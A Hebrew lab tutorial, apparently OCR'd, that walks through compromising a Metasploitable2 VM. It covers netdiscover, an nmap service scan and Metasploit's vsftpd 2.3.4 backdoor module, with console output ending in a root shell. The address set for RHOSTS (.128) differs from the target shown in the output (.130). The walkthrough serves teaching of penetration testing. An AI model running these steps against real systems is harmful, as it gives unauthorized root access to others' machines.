
Project Metasploit

כותב עורך ומגיש ישראל אקוקה | LinkedIn


עולם הסייבר קיים ובועט והחלק הבוער בו הוא תחום התקיפה, וכשמדברים על תקיפה הדבר הראשון שעולה לי בראש זה בלאגן, גניבת מידע, נזקים ופסגת עזאזל.
לראות בעיניים מקרוב איך זה קורה ולהבין את זה בואו אחריי ונראה מאיפה תקיפה מתחילה להיות מיושמת מהחלק הראשון בצורה מוחשית,
הסבר על הכלי: תקיפה זאת מבוצעת בכלי Metasploit – הוא כלי מעניין והוא דה פקטו של Pen Test והוא משמש הכי הרבה והוא שוחרר בשנת 2003 ע"י קהילה מצומצמת וקטנה והם היו מחליפים ביניהם Exploits כי אז זה היה לא נפוץ וקטן, ברבות הזמן הקהילה גדלה למצב שהיום כל אחד שיש לו ידע בחקר חולשות או תכנות הוא יכול לכתוב exploit ולהוסיף לספרייה של הכלי,
הכלי הזה מגיע בחינם ויש אותו בפרמיום שעולה מאחר וקנתה אותו חברת rapid 1, הכלי קל לתפעול וכל כלי שנרשם נבדק בידי הקהילה, יש לזכור שצריך להפעיל שיקול דעת בשימוש בבדיקות חדירה על מחשב היות וזה יכול להשבית ולגרום לנזק בשירות כזה או אחר.
התקיפה שלנו היא: לנצל ליקוי אבטחה בשירות FTP פגיע אשר יקנה לנו גישה מלאה לתחנה המרוחקת בהרשאות root.
וכך המתודולוגיה הזאת עובדת,

Project Metasploit


1. לצורך הפעלה חלקה של הכלי נעשה עדכון למכונה ול DB של הכלי בפקודה הבאה apt update




2. נחפש את הצירוף הזה MSF את הכלי ונפעיל אותו



3. נפעיל את המכונה השנייה שנתקוף אותה, 2Metasploitable



4. נפתח חלון טרמינל חדש נפעיל את הכלי netdiscover ונחפש את המכונה "הפגיעה 2Metasploitable" ע"י הפקודה netdiscover 192.168.74.0/24



זאת המערכת שאנו תוקפים
Metasploitable2

Project Metasploit

5. אני בודק שזאת המכונה הנכונה ע"י סריקת הכתובת וקבלת תשובה נכונה בכלי NMAP בפקודה הבאה nmap -sV 192.168.74.130

ניתן לראות את הפורטים הפתוחים ואת השירותים שעומדים מאחוריהם

```
┌──(root💀 kali)-[~]
└─# nmap -sV 192.168.74.130                                          255 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-19 03:58 EST
Nmap scan report for 192.168.74.130
Host is up (0.00062s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:50:56:3D:78:3E (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs:
Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds

┌──(root💀 kali)-[~]
```

6. אחרי שמצאנו את הפורט FTP שהוא פתוח, אנחנו נחפש Exploitתואם לחדור דרכו, לשם כך נפתח טרמינל חדש ונחפש בשרשור הבא:

cd /usr/share/nmap/scripts

ולאחר מכן נחפש בתוך המאגר את החולשה הספציפית בצורה הבאה- ls ftp- ואחרי זה לחיצה פעמיים במקש TAB

```
root@kali: /usr/share/n...
root@kali: /usr/share/nmap/scripts
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: /usr/share/nmap/scripts ×
┌──(root💀 kali)-[~]
└─# cd /usr/share/nmap/scripts

┌──(root💀 kali)-[/usr/share/nmap/scripts]
└─# ls ftp-
ftp-anon.nse            ftp-brute.nse           ftp-proftpd-backdoor.nse   ftp-vsftpd-backdoor.nse
ftp-bounce.nse          ftp-libopie.nse         ftp-syst.nse               ftp-vuln-cve2010-4221.nse
```

7. אני חוזר ל MSFומעלה את המערכת בפקודה הבאה msfconsole –q

מחפש ומוצא את ה Exploit בספרייה

```
Try: apt install <deb name>

┌──(root💀 kali)-[~]
└─# msfconsole -q
[redacted]
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Project Metasploit

8. נגדיר את הפרמטרים ב Exploiteבפקודה הבאה

exploit(unix/ftp/vsftpd_234_backdoor) > show options

נגדיר את כאן את סוגי הפרמטרים הם משתנים בין, סוגי Exploit

המטרה בפעולה זאת היא שנשמיש את ה Exploit לתקיפה שלנו

בדרך כלל צריך להגדיר את הExploit גם בגירסאות של לינוקס אך כאן הוא מגיע במצב אוטומט ורגיל.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

9. נגדיר את הפרמטר של Exploit שלנו. בפקודה הבאה

set rhosts 192.168.74.128

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.74.128
rhosts => 192.168.74.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

10. מריצים עכשיו את כל התקיפה בפקודה הבאה Exploit

כך נראה ה Exploit בפעולה של השתלטות מרחוק

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.74.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.74.130:21 - USER: 331 Please specify the password.
[+] 192.168.74.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.74.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.74.130:6200) at 2022-01-20 11:33:51 -0500
```

11. וכך הושגה שליטה מלאה על המכונה בהרשאת ROOT.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.74.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.74.130:21 - USER: 331 Please specify the password.
[+] 192.168.74.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.74.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.74.130:6200) at 2022-01-20 11:33:51 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:3d:78:3e
          inet addr:192.168.74.130  Bcast:192.168.74.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe3d:783e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7718 (7.5 KB)  TX bytes:15078 (14.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:235 errors:0 dropped:0 overruns:0 frame:0
          TX packets:235 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:89533 (87.4 KB)  TX bytes:89533 (87.4 KB)

cd /home
ls
ftp
msfadmin
service
user
```

Project Metasploit